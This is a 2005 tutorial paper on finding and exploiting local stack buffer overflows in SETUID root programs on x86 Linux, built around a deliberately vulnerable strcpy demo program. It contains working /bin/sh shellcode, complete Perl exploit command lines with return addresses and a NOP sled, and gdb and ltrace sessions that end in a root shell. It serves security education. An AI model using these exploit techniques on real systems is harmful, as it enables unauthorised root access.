Finding and Exploiting Simple Local Buffer Overflows

Anthony S. Clark
5/15/2005

INTRODUCTION

This paper will describe some of the methods used to find and exploit vulnerabilities known as local buffer overflows. This paper will demonstrate some of the tools and methods used in analyzing the conditions that cause buffer overflows and how they can be exploited to the advantage of an attacker. The examples will focus on Linux system based programs, tools and examples. There are numerous papers on this subject, but this paper hopes to present this information in a unique and simplified way with step-by-step examples and tool tutorials to provide a more "applied" perspective to the reader. This paper is not focused on providing solutions to the buffer overflow problem but rather to assist in the vulnerability and exploit development research.

BACKGROUND

A buffer overflow is a condition that occurs when a program is forced to write data beyond the allocated end of a memory buffer. In some cases, this can cause valid data to be overwritten and arbitrary code to be executed. A local overflow is one that feeds too much data into an argument or environment variable. If this condition exists in a program that is allowed to execute with elevated or administrative privileges, then an attacker may be able to exploit this vulnerability in order to gain complete control over the target operating system. There are other types of buffer overflows including those known as “remote”. Remote buffer overflows typically attack network and/or client – server applications rather than local stand-alone applications.

ARCHITECTURE

It is useful to have some rudimentary understanding of the architecture of the system being attacked. In the case of this paper that architecture is the Intel x86 processor. This architecture has several "registers" or holding areas for data. Knowledge of these registers is important to the vulnerability discovery and exploitation processes. Below is a table providing general information on these registers.

The table below provides a list of the x86 processor registers, their size in bits and their purpose. More detailed information about these registers can be found in the **IA-32 Intel® Architecture Software Developer’s Manual Volume 2A: Instruction Set Reference, A-M** [1]

Register Name	Size (in bits)	Purpose
AX (EAX)	16 (32)	Main register used in arithmetic calculations. Also known as accumulator, as it holds results of arithmetic operations and **function return values**.
BX (EBX)	16 (32)	The Base Register. Used to store the base address of the program.
CX (ECX)	16 (32)	The Counter register is often used to hold a value representing the number of times a process is to be repeated. Used for loop and string operations.
DX (EDX)	16 (32)	A general purpose register. Also used for I/O operations. Helps extend EAX to 64-bits.
SI (ESI)	16 (32)	Source Index register. Used as an offset address in string and array operations. It holds the address from where to read data.
DI (EDI)	16 (32)	Destination Index register. Used as an offset address in string and array operations. It holds the implied write address of all string operations.
BP (EBP)	16 (32)	Base Pointer. It points to the bottom of the current stack frame. It is used to reference local variables.
SP (ESP)	16 (32)	Stack Pointer. It points to the top of the current stack frame. It is used to reference local variables.
IP (EIP)	16 (32)	The instruction pointer holds the address of the next instruction to be executed.
CS	16	Code segment register. Base location of code section (.text section). Used for fetching instructions.
DS	16	Data segment register. Default location for variables (.data section). Used for data accesses.
ES	16	Extra segment register. Used during string operations.
SS	16	Stack segment register. Base location of the stack segment. Used when implicitly using SP or ESP or when explicitly using BP, EBP.
EFLAGS	32	This register's bits represent several single-bit Boolean values, such as the sign, overflow, carry, and zero flags. It is modified after every mathematical operation. See below for more information.

Flg. 1 [2]

One of the most important registers to watch during the vulnerability discovery process is the IP (EIP). The E in EIP stands for extended which applies to 32 bit. Since this register holds the address of the next instruction to be executed, the ability to overwrite it allows an attacker to point to their own instructions rather than those intended by the programmer.

Another element of a system's architecture to be aware of when doing vulnerability research is the "stack". The stack is a FILO (first in last out) variable size data structure which is used to store temporary data such as function contexts. The stack is used to store information about where the EIP should return to when a function is completed. The main operations that operate on the stack are PUSH, which adds to the top of the stack, and POP with removes the last element at from the top of the stack.

Various registers interact with the stack in the following ways:

- The stack pointer (ESP) points to the top of the stack which is also the last address.
- A base pointer (EBP) points to the bottom of the current stack frame.
- The stack segment (SS) stores the base location of the stack segment.
- The instruction pointer (EIP) holds the address of the next instruction to be executed. If this register can be overwritten on the stack then the EIP can be made to point to the instruction of the attacker's choice.



Fig 2. [3]

There are several tools for examining the stack such as ***gdb [4], pstack [5]*** and ***ps (ps –X)***. This paper focuses on gdb for examining the stack. Analysis of the stack is an important skill for the vulnerability development process.

LOCATING TARGETS

Many programs can contain buffer overflow vulnerabilities but programs with the most value are those which can execute with elevated privileges. On a Linux system this is called SETUID root. The reason these are the most valuable is because an attacker with limited privileges on a system can elevate themselves sufficiently to completely take over a system.

The simplest way to locate programs on a Linux computer which are SETUID root is to use the Unix “find” command. The syntax of this command is:

find / -user root –perm -4000 –print > suids.txt

What this command means is to find, starting at the top level of the file system, all programs owned by root with the SETUID root flag set and redirect the output to a file called suids.txt.

Here is an example of the output from this command.

[root@kryptos tmp]# cat suids.txt
/tmp/vuln
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/lppasswd
/usr/bin/ssh
/usr/bin/kcheckpass
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/inndstart
/usr/bin/startinnfeed
/usr/bin/sudo
/usr/bin/sperl5.6.1
/usr/bin/suidperl
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/sendmail.sendmail
/usr/sbin/userhelper
/usr/sbin/usernetctl
/usr/sbin/userisdnctl
/usr/sbin/traceroute
/usr/X11R6/bin/XFree86 /bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd

Each of the files in this list of 34 programs are SETUID root and potential candidates for useful buffer overflows.

ANATOMY

There is an anatomy to the buffer overflow vulnerability. The author has developed a simple C program which can be used to demonstrate the fundamental programming mistake which causes buffer overflow vulnerabilities.

```
// vuln.c
int main(int argc, char *argv[]) {
        char buffer[512];
        strcpy(buffer, argv[1]);        return 0;
}
```

- The first line sets up main() to take in user input as arguments to the program.
- The second line sets up a character array buffer of 512 bytes.
- The third line uses the function strcpy to copy the user provided argument into the buffer.
  - The last line returns 0 and ends the program.

This is an overly simple example as most buffer overflows are much more complicated, but it clearly demonstrates the problem. The program assumes that the user will only provide an argument that is less than 512 byes in size but does no checking before copying the data into the allocated buffer. If the user supplied argument is greater than 512 the program will crash with a segmentation fault.

For the purposes of this example this program will be SETUID root:

[root@kryptos tmp]# chmod 755 vuln ; chown root:root vuln ; chmod +s vuln
[root@kryptos tmp]# ls -al vuln
-rwsr-sr-x 1 root root 13508 May 10 04:35 vuln

FAULT INJECTION (Fuzzing)

There are many terms used for fault injection or “fuzzing” but basically this is a process of sending data that is known to commonly cause programs to crash to a process. This data is often large strings used as arguments or placed inside environment variables that are used by programs. There are many types of fault injection depending on the application, but this paper will focus on ARGV (argument) fuzzing.

Often vulnerability researchers will inject numerous “A's" (hex code 0x41) into a program as an argument because they can be easily identified during the analysis phase. If enough "A’s" are sent as an argument to a vulnerable program and that programs memory is examined it is often possible to see where those A’s have overwritten memory. Numerous tools are available for performing fuzzing such as the open source ***SPIKE [6], Peach[7], Fuzz[8]*** and many other commercial tools. This paper will focus on using ***PERL[9]*** and a tool called ***bfbtester. [10]***

Now bfbtester will be run against the identified target program.

```
[root@kryptos tmp]# bfbtester -s vuln
=> /tmp/vuln
 (setuid: 0)
 (setgid: 0)
   * Single argument testing
Cleaning up...might take a few seconds
*** Crash </tmp/vuln> *** args:          [51200] envs:
Signal:        11 ( Segmentation fault )
Core?          No
```

bfbtester is run with the –s switch which means Single Argument Test. This performs a number of tests against the vulnerable program using the first argument. The output identifies that the program is SETUID and SETGID root and finds a Segmentation Fault condition at 512 bytes which is what was expected based on the source code. Sometimes the attacker does not have access to the source code of a target program and so must rely on fuzzing and binary analysis methods (also known as black box testing) in order to detect possible vulnerabilities.

Now the attacker must perform some tests in order to try to pinpoint the vulnerability. In this case PERL is used to narrow down the number of bytes required to cause a segfault:

```
[asclark@kryptos tmp]$ ./vuln `perl -e 'print "A" x512;'`
[asclark@kryptos tmp]$ ./vuln `perl -e 'print "A" x520;'`
[asclark@kryptos tmp]$ ./vuln `perl -e 'print "A" x525;'`
Segmentation fault
[asclark@kryptos tmp]$ ./vuln `perl -e 'print "A" x524;'`
Segmentation fault
[asclark@kryptos tmp]$ ./vuln `perl -e 'print "A" x523;'`
```

Instead of a normal user argument a PERL command is issued which prints a defined number of "A's". Starting at 512 "A's" because of the hint given by bfbtester the attacker proceeds making general guesses until the boundaries of the numbers of bytes required to cause a segfault are determined. 524 bytes of "A's" cause a segfault but 523 do not.

PROGRAM ANALYSIS

Now the attacker needs to examine what is happening to the program in order to gather more information to help exploiting this buffer overflow. A useful tool for this is called ***ltrace[11]*** and comes default on many Linux distributions. From the MAN page of ltrace:

ltrace is a program that simply runs the specified command until it exists. It intercepts and records the dynamic library calls which are called by the executed process and the signals which are received by that process. It can also intercept and print the system calls executed by the program.

ltrace is used to run the vulnerable program with the PERL script as an argument using the 524 number of bytes determined earlier in the analysis.

```
[asclark@kryptos tmp]$ ltrace ./vuln `perl -e 'print "A" x524;'`
__libc_start_main(0x08048400, 2, 0xbffff724, 0x08048298, 0x08048470 <unfinished ...>
__register_frame_info(0x080494a8, 0x080495a4, 0xbffff6c8, 0x0804832e, 0x08048298) = 0x080494a8
strcpy(0xbffff4b0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0xbffff4b0
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

The output of ltrace shows the strcpy command running at the address of 0xbffff4b0 and the numerous A's.

EXPLOIT DEVELOPMENT

One of the required tools of exploit development is called shellcode. Shellcode is a slice of program written in assembly which executes a shell or other action such as adding a user or changing the permissions on a file. The creation of shellcode is beyond the scope of this paper, but the general procedure is as follows:

- Write a program in C that performs the desired action such as executing /bin/sh.
- Disassemble the program into assembler code.
- Optimize the assembler and reduce its size as much as possible.
- Convert the assembler to opcodes. (Opcodes are numeric values assigned to assembler operations.)

Shellcode can also be written directly in assembler and converted to opcodes. There are many pre-written shellcodes available online and a particularly nice archive can be found at the ***Metasploit Project [12]*** website (http://metasploit.com:55555/PAYLOADS).

Another excellent project for shellcode development is called ***shellforge [13]***. Shellforge can be used to quickly develop shellcode by automating much of the process. First create a simple C program that executes a shell:

```
asclark@kryptos tmp]$ cat shell.c
#include "include/sfsyscall.h"

int main(void)
{
        char *a[] = {"/bin/sh", 0};
        execve(a[0], a, 0);
}
```

Next run shellforge and convert the program to shellcode. For this example, verbose mode was used to display all the output:

```
asclark@kryptos tmp]$./shellforge.py -v 4 -x shell3.c ** Convert [shell3.c] from [0] to [0] with loader [1]
** Options: stackreloc=0 saveregs=0 test=0 keep=0
** Compiling shell3.c
`-mcpu=' is deprecated. Use `-mtune=' or '-march=' instead.
** Tuning original assembler code
[0]     .file   "shell3.c"
[0]         .section        .rodata.str1.1,"aMS",@progbits,1 [1] .LC0:
[1]         .string "/bin/sh"
[1]         .text
[2]         .p2align 2,,3
[2] .globl main
[2]         .type   main, @function [2] main:
[3]         pushl   %ebp
[3]         movl    %esp, %ebp
[4]         pushl   %edi
[5]         pushl   %esi
[5]         pushl   %ebx
[6]         subl    $12, %esp [6]     call    .L4 [6] .L4:
[6]     popl    %ebx
[6]         addl    $_GLOBAL_OFFSET_TABLE_+[.-.L4], %ebx
[7]         andl    $-16, %esp
[7]     xorl    %esi, %esi
[7]     leal    .LC0@GOTOFF(%ebx), %edi
[7]     subl    $16, %esp
[7]     movl    %edi, -24(%ebp)
[7]     leal    -24(%ebp), %ecx
[7]     movl    $0, -20(%ebp)
[7]     movl    $11, %eax
[7]     movl    %esi, %edx
[7] #APP
[7]     pushl %ebx
[7]     mov %edi,%ebx
[7]     int $0x80
[7]     popl %ebx
[7] #NO_APP
[7]     leal    -12(%ebp), %esp
```

```
[7]    popl    %ebx
[7]    popl    %esi
[7]    popl    %edi
[7]       leave
[8]       ret
[8]       .size   main, .-main
[9]       .section        .note.GNU-stack,"",@progbits
[9]    .ident  "GCC: (GNU) 3.4.3"

** Assembling modified asm
** Retrieving machine code ** Computing xor encryption key ** Shellcode forged!
\xeb\x0d\x5e\x31\xc9\xb1\x47\x80\x36\x01\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff\x54\x88\xe4\x56\x57\x52\
xe9\x01\x01\x01\x01\x5a\x82\xc2\xf4\x82\xe5\xf1\x30\xf7\x8c\xba\x3e\x01\x01\x01\x82\xed\x11\x88\x7c\xe
9\x8c\x4c\xe9\xc6\x44\xed\x01\x01\x01\x01\xb9\x0a\x01\x01\x01\x88\xf3\x52\x88\xfa\xcc\x81\x5a\x8c\x64\x
f5\x5a\x5f\x5e\xc8\xc2\ x2e\x63\x68\x6f\x2e\x72\x69\x01
```

For the purposes of this paper the author has created a simple shellcode which executes /bin/sh:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x
0b\x8d\ x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

This shellcode is 46 bytes long. For this attack to succeed there must be sufficient data to overflow the buffer and the shellcode must be able to fit in the buffer. A calculation must be made to determine the exact numbers needed to perform the attack.

o – s = t

Where ***o*** equals the number of overflow bytes required to cause a segfault minus (***s)*** the number of bytes of shellcode equals the (***t***) true number of bytes to overflow the buffer. In this case:

524 – 46 = 478

Now a command line attack must be constructed using the information gathered so far and including the shellcode. The attack so far is:

```
./vuln `perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\
x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" . "\x41" x478;'`
```

This attack essentially means: Run the vulnerable program with a PERL script as the argument which prints the shellcode and appends the hex version of the letter A times 478.

ltrace is again used to analyze the behavior of the program.

```
[asclark@kryptos tmp]$ ltrace ./vuln `perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\
x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" . "\x41" x478;'`
__libc_start_main(0x08048400, 2, 0xbffff924, 0x08048298, 0x08048470 <unfinished ...>
__register_frame_info(0x080494a8, 0x080495a4, 0xbffff8c8, 0x0804832e, 0x08048298) = 0x080494a8
strcpy(0xbffff6b0,
```

"1\300\260F1\3331\311\315\200\353\026[1\300\210C\007\211[\b\211C\014\260\013\215K\b\215S\014"...) = 0xbffff6b0
--- SIGSEGV (Segmentation fault) --- +++ killed by SIGSEGV +++

Again the *strcpy*() function can be seen at the address 0xbffff6b0 only this time the shellcode is being displayed rather than the A's. This address is the final piece needed to construct a working exploit. One thing to be aware of is the architecture of the system being attacked. In the case of this example the architecture is known as x86 because it is an Intel based processor. x86 architectures are little-endian in nature.

From ***wikipedia [14]***:

When integers or any other data are represented with multiple bytes, there is no unique way of ordering those bytes in memory or in transmission over some medium, so the order is subject to arbitrary convention, called ***endianness****. This is actually somewhat similar to the situation in different written languages, where some are written left-to-right, while others are written right-toleft.*

The two main types of endianness are termed ***big-endian*** *and* ***little-endian****. Endianness is also referred to as* ***byte order*** *or* ***byte sex****. There seems to be no significant advantage in using one way over the other; the endianness does not matter when dealing with a sequence of single bytes. This is the case with strings encoded in ASCII and similar codes, where each byte corresponds to a single character.*

In light of this information the construction of the address just discovered must be transformed so that it will be understood by the system. The address 0xbffff6b0 must be converted to littleendian notation as 0xb0f6ffbf or in the correct exploit format \xb0\xf6\xff\xbf.

Now a new command line attack must be constructed to include this properly formatted address:

```
./vuln `perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\
x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" . "\x41" x478 .
"\xb0\xf6\xff\xbf";'`
```

This command means: Run the vulnerable program with a Perl script as the argument which prints the shellcode, appends the letter "A" 478 times and appends the little-endian formatted return address.

Now the finished attack command is run:

```
[asclark@kryptos tmp]$ whoami
asclark
[asclark@kryptos tmp]$ id
uid=502(asclark) gid=503(asclark) groups=503(asclark)
[asclark@kryptos tmp]$ ./vuln `perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\
x0b\x8d \x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" . "\x41" x478 .
"\xb0\xf6\xff\xbf";'` sh-2.05a# whoami root sh-2.05a# id
uid=0(root) gid=503(asclark) groups=503(asclark) sh-2.05a#
```

With all the elements in place the attack succeeds and provides the attacker with a root level shell prompt which essentially provides full control over the system. There are many other ways of exploiting this type of vulnerability such as placing the shellcode in an environment variable whose memory address is known.

NOP SLEDS AND FURTHER ANALYSIS WITH GDB

The exploit developed thus far works but has some problems. It is right on the target as far as the number of bytes to overflow the buffer and the return address to use but if anything in memory changes slightly the exploit will probably fail. Further analysis with the Gnu Debugger is required as well as the construction of a NOP sled. A NOP is an assembly instruction that stands for No Operation and essentially tells the processor to do nothing. A NOP sled is essentially a series of No Operations which sit before the shellcode. The program will execute until it hits the NOP sled and “slide” down until it hits the shellcode. This makes it more likely the shellcode will get executed even if the exact return address is not known.

The Gnu Debugger (gdb) is a tool that can be used to debug programs and also to analyze programs during the vulnerability development process. This section continues analyzing the vulnerable example program using gdb. There are some idiosyncrasies in gdb which require slight modifications to the numbers used previously. Using gdb changes the number of A’s required to overflow the vulnerable program by 4 bytes from 478 to 482.

```
[asclark@kryptos tmp]$ gdb vuln
(gdb) set args `perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x
b0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" . "\x41" x482;'`
(gdb) run

Starting program: /tmp/vuln `perl -e 'print
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x
b0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" . "\x41" x482;'`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

The next thing an attacker needs to do is examine the state of the processor registers in order to see if the buffer is being overflowed correctly. The sign an attacker looks for is if the EIP contains 0x41414141 which is the numerical equivalent of the "A’s" previously injected. The EIP is the Instruction Pointer register in the Intel x86 architecture. This register points to the address of the next instruction. If the EIP can be overwritten with "A’s": then it can also be overwritten with the instructions needed to execute the shellcode. The gdb command to examine the registers is “info registers”.

```
(gdb) info registers eax            0x0        0
ecx            0xffffc98        -872 edx
0xbffffc48             -1073742776  ebx
0x4213030c              1108542220  esp
0xbffff8e0               0xbffff8e0  ebp
```

```
0x41414141              0x41414141  esi
0x40013020              1073819680  edi
0xbffff944             -1073743548  eip
0x41414141          0x41414141  eflags
0x10282  66178 cs          0x23    35 ss
0x2b      43 ds            0x2b      43 es
0x2b     43 ..... cut .....
```

The EIP has been successfully overwritten. Examining the other registers such as EDX, ESP and EDI, it can be noted they all begin with the address range 0xbffff. At this point it is useful to examine the memory around this address range to see if an approximate return address can be determined. This can be done with the command x/1000000x 0xbffff000.

```
gdb x/1000000x 0xbffff000

….. (cut) ….
0xbffff6b0:    0x42080670     0x40013020     0xbffff8d8     0x08048420
0xbffff6c0:    0xbffff6d0     0xbffffa3b     0x42010262     0x00000000
0xbffff6d0:    0x46b0c031     0xc931db31     0x16eb80cd     0x88c0315b
0xbffff6e0:    0x5b890743     0x0c438908     0x4b8d0bb0     0x0c538d08
0xbffff6f0:     0xe5e880cd      0x2fffffff      0x2f6e6962      0x41416873
0xbffff700:    0x41414141     0x41414141     0x41414141     0x41414141
….. (cut) ….
```

By searching for the first memory address that shows the "A's" the attacker can see that 0xbffff700 is the approximate return address. This address is usually offset a bit from the address needed. This is where the NOP sled comes in. Going a few address back from the first "A" the address 0xbffff6b0 is selected for the attack.

Now the attack can be modified; from using "A's" to using a NOP sled before the shellcode and the approximate address found in gdb. Many addresses will work at this point. The numerical code for NOP is \x90 so this will be printed 478 times before the shellcode.

```
[asclark@kryptos tmp]$ ./vuln `perl -e 'print "\x90" x 478 .
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d
\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" .  "\xb0\xf6\xff\xbf"; sh-2.05a#
id
uid=0(root) gid=503(asclark) groups=503(asclark)
```

This method of attack is successful as well.

SUMMARY

There are several tools and methods that are useful for finding vulnerabilities and developing exploits. The methods described in this paper provide a basic path for discovering and exploiting basic buffer overflow vulnerabilities which can also be expanded into more complex situations such as remote buffer overflows.

FURTHER READING

Hacking: The Art of Exploitation - Jon Erickson [3]
The Shellcoder's Handbook - Koziol, Litchfield, Aitel, Anley, Eren, Mehta and Hassell [15]
Smashing the Stack For Fun and Profit - Aleph One [16]
The Tao of Windows Buffer Overflow - DilDog

ACKNOWLEDGEMENTS

Thanks to Jon Erickson for an inspiring book, support and permission to recreate his great stack diagrams.
Thanks to H.D Moore and the rest of the Metasploit developers for their patience, tips and advice.
Thanks to Optyx for his shellcode NULL removal advice and support.
Thanks to #vax for access to the best security researchers to be found anywhere.

REFERENCES

[1] http://download.intel.com/design/Pentium4/manuals/25366615.pdf
[2] http://rozinov.sfs.poly.edu/papers/bagle_analysis_v.1.0.pdf
[3] http://www.nostarch.com/frameset.php?startat=hacking
[4] http://www.gnu.org/software/gdb/gdb.html
[5] http://packages.debian.org/unstable/devel/pstack
[6] http://www.immunitysec.com/resources-freesoftware.shtml
[7] http://www.ioactive.com/v1.5/tools/index.php
[8] http://web.archive.org/web/20041010150914/http://hack3rs.org/~shadown/Twister/
[9] http://www.perl.org
[10] http://sourceforge.net/projects/bfbtester/
[11] http://packages.debian.org/unstable/utils/ltrace.html
[12] http://www.metasploit.net/
[13] http://www.cartel-securite.fr/pbiondi/projects/shellforge/
[14] http://en.wikipedia.org/wiki/Endian
[15] http://www.wiley.com/legacy/compbooks/koziol/
[16] http://www.insecure.org/stf/smashstack.txt
[17] http://www.cultdeadcow.com/cDc_files/cDc-351/